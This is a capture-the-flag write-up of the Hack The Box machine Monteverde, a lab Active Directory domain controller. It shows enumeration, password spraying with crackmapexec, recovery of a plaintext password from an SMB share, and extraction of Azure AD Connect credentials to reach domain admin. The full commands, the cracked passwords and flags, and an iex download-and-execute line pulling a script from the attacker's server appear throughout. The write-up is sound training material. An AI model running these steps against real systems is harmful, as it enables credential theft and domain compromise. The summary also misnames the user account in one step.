ch3ckm8_HTB_Monteverde

Intro

Tags: #windows #AD #OSCPpath #NotAssumedBreach #ADconnectAbuse
Tools used:

- windapsearch (LDAP enum)
- enum4linux (SMB enumeration)
- smbmap (SMB enumeration)
- crackmapexec (password spraying)

Reconnaissance

Nmap scan

```
sudo nmap -sC -sV monteverde.htb
```

```
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2025-06-23 02:52 EEST
Nmap scan report for monteverde.htb (10.10.10.172)
Host is up (0.055s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-22
23:53:01Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-22T23:53:05
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 58.88 seconds
```

The scan reveals many ports open, including port 53 (DNS), 389 (LDAP) and 445 (SMB). This reveals that the server is a domain controller. The domain is identified by Nmap as MEGABANK.LOCAL

WHAT NOW? we have a dc in front of us, but no valid creds for the domain! So this isnt an assumed breach scenario!

LDAP enumeration

this is the first time i came accross this, and found this script:
https://raw.githubusercontent.com/ropnop/windapsearch/master/windapsearch.py

```
python windapsearch.py -u "" --dc-ip 10.10.10.172
```

```
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.172
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=MEGABANK,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+]  None

[*] Bye!
```

We can also enumerate the domain users.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U --admin-objects
```

```
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.172
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=MEGABANK,DC=LOCAL
[+] Attempting bind
[+] ...success! Binded as:
[+] None
[+] Enumerating all AD users
[+] Found 10 users:
cn: Guest
cn: AAD_987d7f2f57d2
cn: Mike Hope
userPrincipalName: mhope@MEGABANK.LOCAL
cn: SABatchJobs
userPrincipalName: SABatchJobs@MEGABANK.LOCAL
cn: svc-ata
userPrincipalName: svc-ata@MEGABANK.LOCAL
cn: svc-ata
userPrincipalName: svc-ata@MEGABANK.LOCAL
cn: svc-bexec
userPrincipalName: svc-bexec@MEGABANK.LOCAL
cn: svc-netapp
userPrincipalName: svc-netapp@MEGABANK.LOCAL
cn: Dimitris Galanos
```

```
userPrincipalName: dgalanos@MEGABANK.LOCAL
cn: Ray O'Leary
userPrincipalName: roleary@MEGABANK.LOCAL
cn: Sally Morgan
userPrincipalName: smorgan@MEGABANK.LOCAL
[+] Attempting to enumerate all admin (protected) objects
[+] Found 0 Admin Objects:
```

the account `AAD_987d7f2f57d2`

```
cn: Guest
cn: AAD_987d7f2f57d2
```

indicates that `AD Connect` is installed in the domain. AD Connect is a tool that is used to synchronize an on-premise Active Directory environment to Azure Active Directory.

Using windapsearch we can further enumerate domain groups, and see which users belong to `Remote Management Users` . → This group allows its members to connect to computers using PowerShell Remoting.

```
python windapsearch.py -u "" --dc-ip 10.10.10.172 -U -m "Remote Management Users"
```

```
[+]  Found 1 members:

b'CN=Mike Hope,OU=London,OU=MegaBank Users,DC=MEGABANK,DC=LOCAL'
```

The user mhope (CN=Mike Hope) is identified to be in the Remote Management Users group.

RPC enumeration

We could also check rpc with `rpcclient` since `port 135` is open

```
rpcclient -U "" -N 10.10.10.172
```

```
querydispinfo
```

```
index: 0xfb6 RID: 0x450 acb: 0x00000210 Account: AAD_987d7f2f57d2       Name:
AAD_987d7f2f57d2  Desc: Service account for the Synchronization Service with
installation identifier 05c97990-7587-4a3d-b312-309adfc172d9 running on computer
MONTEVERDE.
index: 0xfd0 RID: 0xa35 acb: 0x00000210 Account: dgalanos       Name: Dimitris
Galanos  Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-
```


```
in account for guest access to the computer/domain
index: 0xfc3 RID: 0x641 acb: 0x00000210 Account: mhope  Name: Mike Hope Desc: (null)
index: 0xfd1 RID: 0xa36 acb: 0x00000210 Account: roleary        Name: Ray O'Leary
Desc: (null)
index: 0xfc5 RID: 0xa2a acb: 0x00000210 Account: SABatchJobs    Name: SABatchJobs
Desc: (null)
index: 0xfd2 RID: 0xa37 acb: 0x00000210 Account: smorgan        Name: Sally Morgan
Desc: (null)
index: 0xfc6 RID: 0xa2b acb: 0x00000210 Account: svc-ata        Name: svc-ata
Desc: (null)
index: 0xfc7 RID: 0xa2c acb: 0x00000210 Account: svc-bexec      Name: svc-bexec
Desc: (null)
index: 0xfc8 RID: 0xa2d acb: 0x00000210 Account: svc-netapp     Name: svc-netapp
Desc: (null)
```

SMB enumeration

Let's use smbclient to test for SMB null sessions. Command output reports that the anonymous login attempt was successful, although it failed to list any shares.

We can attempt to get credentials and access it again


```
smbclient -N -L \\\\\\\\10.10.10.172\\\\
```



Domain Password policy

Let's use enum4linux to retrieve other domain information. We note that the Account Lockout Threshold is set to None , so we can attempt a password spray in order to obtain valid credentials. windapsearch can be used to create a list of domain users.

```
enum4linux -a 10.10.10.172
```



Find valid Users

According the the `password policy` , we found that `Account Lockout Threshold` is set to None , so we can attempt `password spraying` in order to obtain valid credentials without getting locked !!!

windapsearch can also be used to create a list of domain users.

```
windapsearch.py -u "" --dc-ip 10.10.10.172 -U | grep '@' | cut -d ' ' -f 2 | cut -d '@' -f 1 | uniq > users.txt
```

and we collected the valid users as shown below:

```
mhope
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```

Foothold

Password spraying

We have our user list, and for our password spraying attempt we can use a very short list of statistically likely passwords. It's worth appending the discovered usernames to this list, as having a password of the username is unfortunately a common practice., using this `wordlist`:

```
wget https://raw.githubusercontent.com/insidetrust/statistically-likely-usernames/master/weak-corporate-passwords/english-basic.txt
cat users.txt >> english-basic.txt
```

Next, we can use CrackMapExec to perform the password spray, noting that there is no risk in the accounts locking out owning to the absence of an account lockout policy.

```
crackmapexec smb 10.10.10.172 -d megabank -u users.txt -p english-basic.txt
```

```
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\\mhope:Password1 STATUS_LOGON_FAILURE
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\\mhope:Welcome1 STATUS_LOGON_FAILURE
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\\mhope:Letmein1 STATUS_LOGON_FAILURE
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\\mhope:Password123 STATUS_LOGON_FAILURE
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\\mhope:Welcome123 STATUS_LOGON_FAILURE
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\\mhope:Letmein123 STATUS_LOGON_FAILURE
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\\mhope:mhope STATUS_LOGON_FAILURE
<SNIP>
SMB 10.10.10.172 445 MONTEVERDE [-] megabank\\SABatchJobs:mhope STATUS_LOGON_FAILURE
SMB 10.10.10.172 445 MONTEVERDE [+] megabank\\SABatchJobs:SABatchJobs
```

This was successful and we have gained valid domain credentials: `SABatchJobs / SABatchJobs` .

SMB enumeration as SABatchJobs

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -x whoami
```

This wasn't successful.

We can instead use smbmap to enumerate the remote file shares, which lists our `permissions`.

```
smbmap -u SABatchJobs  -p SABatchJobs -d megabank -H 10.10.10.172
```

```
[+] IP: 10.10.10.172:445    Name: 10.10.10.172

    Disk                                                    Permissions Comment
    ----                                                    ----------- -------
    ADMIN$                                                  NO ACCESS   Remote Admin
    azure_uploads                                           READ ONLY
    C$                                                      NO ACCESS   Default share
    E$                                                      NO ACCESS   Default share
    IPC$                                                    READ ONLY   Remote IPC
    NETLOGON                                                READ ONLY   Logon server share
    SYSVOL                                                  READ ONLY   Logon server share
    users$                                                  READ ONLY
```

Next, let's `crawl` the users$ share for potentially interesting files, such as Office documents, text and XML files. (saves time when having large number of shares)

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -A
'(xlsx|docx|txt|xml)' -R
```

This reveals the file azure.xml , which is automatically downloaded. this file contained a password!

```
<S N="Password">4n0therD4y@n0th3r$</S>
```

Logging in as mhope

Let's check if `mhope` also uses this password in the local AD, as we know this account is in the `Remote Management Users` group.

```
evil-winrm -i 10.129.180.160 -u mhope -p '4n0therD4y@n0th3r$'
```

and we are in! , lets grab the flag: `c5493bf7722329e80c066b1b2f69a58f`

Privesc

Checking user's privileges

```
whoami /priv
```

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Checking group membership

```
whoami /groups
```

```
GROUP INFORMATION
-----------------

Group Name                                 Type             SID
Attributes
========================================== ================
==========================================
==================================================
Everyone                                   Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\\Remote Management Users            Alias            S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\\Users                              Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\NETWORK                       Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\Authenticated Users           Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\This Organization             Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
MEGABANK\\Azure Admins                      Group            S-1-5-21-391775091-
850290835-3566037492-2601 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\\NTLM Authentication           Well-known group S-1-5-64-10
Mandatory group, Enabled by default, Enabled group
Mandatory Label\\Medium Plus Mandatory Level Label            S-1-16-8448
```

By inspecting those groups, the one that stands out is the group `MEGABANK\\Azure Admins`

the `group membership` could be found also by running:


```
net user mhope
```

Bloodhound as mhope

Lets inspect the AD via bloodhound:

```
bloodhound-python -u 'mhope' -p '4n0therD4y@n0th3r$'  -d monteverde.htb -ns
10.129.180.160 -c All --zip
```

Very interesting, it appears that user `MHOPE` is member of `AZURE_ADMINS` group:



Inspecting the host's Program Files

since the user is member of `AZURE_ADMINS` group, lets try to find azure/microsoft related installed programs at `program files`

```
cd C:\\Progra~1
ls
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2020   9:36 PM                Common Files
d-----         1/2/2020   2:46 PM                internet explorer
d-----         1/2/2020   2:38 PM                Microsoft Analysis Services
d-----         1/2/2020   2:51 PM                Microsoft Azure Active Directory
Connect
d-----         1/2/2020   3:37 PM                Microsoft Azure Active Directory
Connect Upgrader
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect Health
Sync Agent
```

```
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync
d-----         1/2/2020   2:38 PM                Microsoft SQL Server
```

So what's going on here? how can we move forward?

Abusing Azure AD connect

But before we proceed with exploiting it, how does `AD connnect` work?

I found this article: https://blog.xpnsec.com/azuread-connect-for-redteam/
which also aligns with some of the indicators i found above (like the installed programs for example).

In simple terms, this works due to the fact that `Azure AD connect` stores creds locally via sql, and if an attacker has local access (in our case is mhope), they can extract creds without the need to communicate with Azure.

In our case, `mhope` can connect to the local sql db and extract the configuration. Then we can decrypt the configuration and get the creds for the account that does the replication of Active Directory to Azure.

Well, the above appear to be related to `Azure-AD-Connect` and for this matter, i found this script:
https://github.com/CloudyKhan/Azure-AD-Connect-Credential-Extractor/blob/main/decrypt.ps1

- The script will attempt to:
  - Connect to the ADSync SQL database.
  - Load the necessary cryptographic library (`mcrypt.dll`).
  - Retrieve and decrypt stored credentials (Domain, Username, and Password).

First start a web server on our host:

```
python -m http.server 8888
```

Transfer and run the powershell script:

```
iex(new-object net.webclient).downloadstring('http://10.10.14.202:8888/script.ps1')
```

Executing the powershell script on the host:

```
Attempting connection: Data Source=(localdb)\.\ADSync;Initial
Catalog=ADSync;Integrated Security=True
Error connecting to SQL database. Trying next...
Exception Message: A network-related or instance-specific error occurred while
establishing a connection to SQL Server. The server was not found or was not
accessible. Verify that the instance name is correct and that SQL Server is
configured to allow remote connections. (provider: SQL Network Interfaces, error: 52
```

```
- Unable to locate a Local Database Runtime installation. Verify that SQL Server
Express is properly installed and that the Local Database Runtime feature is
enabled.)
Attempting connection: Data Source=localhost;Initial Catalog=ADSync;Integrated
Security=True
Connection successful!
Loading mcrypt.dll from: C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll
Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
```

great! it revealed plaintext password for the `administrator`

finally lets login

```
evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'
```

grabbed root flag `8c9b5fd59f2121d6181a4c2d5ff225d2`

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap `scan` -> target is a DC, chose **smb** , `rpc` and **ldap** services to focus on
2. **enumerate** `LDAP` -> found valid usernames, found one of those (AAD_sth) to indicate that `AD Connect` is installed on the host. Also from ldap enum i found that one user (mhope) is member of `Remote Management Users` group, meaning this user can login remotely. Later i `collected all the valid users`.
3. **enumerate** `RPC` -> nothing new found
4. **enumerate** `SMB` anonymously -> revealed the `domain password policy` via enum4linux

Foothold

5. `password spraying` was performed to find creds for our collected valid users, found valid domain creds for one user (SABatchJobs)
6. **enumerate** `SMB` as user SABatchJobs, found `plaintext password`
7. `correlated` the found password with user mhope as this user can remotely login with the `win-rm` service
8. **logged in** via evil-winrm to host using on user **svc-alfresco**, and grabbed the user flag.

Privesc

1. Run **bloodhound**, and found that the compromised user (mhope) is member of `AZURE_ADMINS` group
2. **Inspected** the `Program Files` of the host to find `azure related installed programs`, found `AD Connect` related programs, as indicated by the ldap enum from one of the valid users (AAD_sth)
3. `Abused AD Connect` via a powershell script i found that `extracts credentials` from AD connect, which revealed the administrator's password as plaintext
4. using administrator's password we **login** via evil-winrm and grab the root flag!

Sidenotes

This was a machine i wont forget, mainly because this was my first time having to abuse AD Connect. Besides that part, no new attack vectors were introduced here.

Monteverde has been Pwned!

Congratulations  **ch3ckm8**, best of luck in capturing flags ahead!

#10748	23 Jun 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE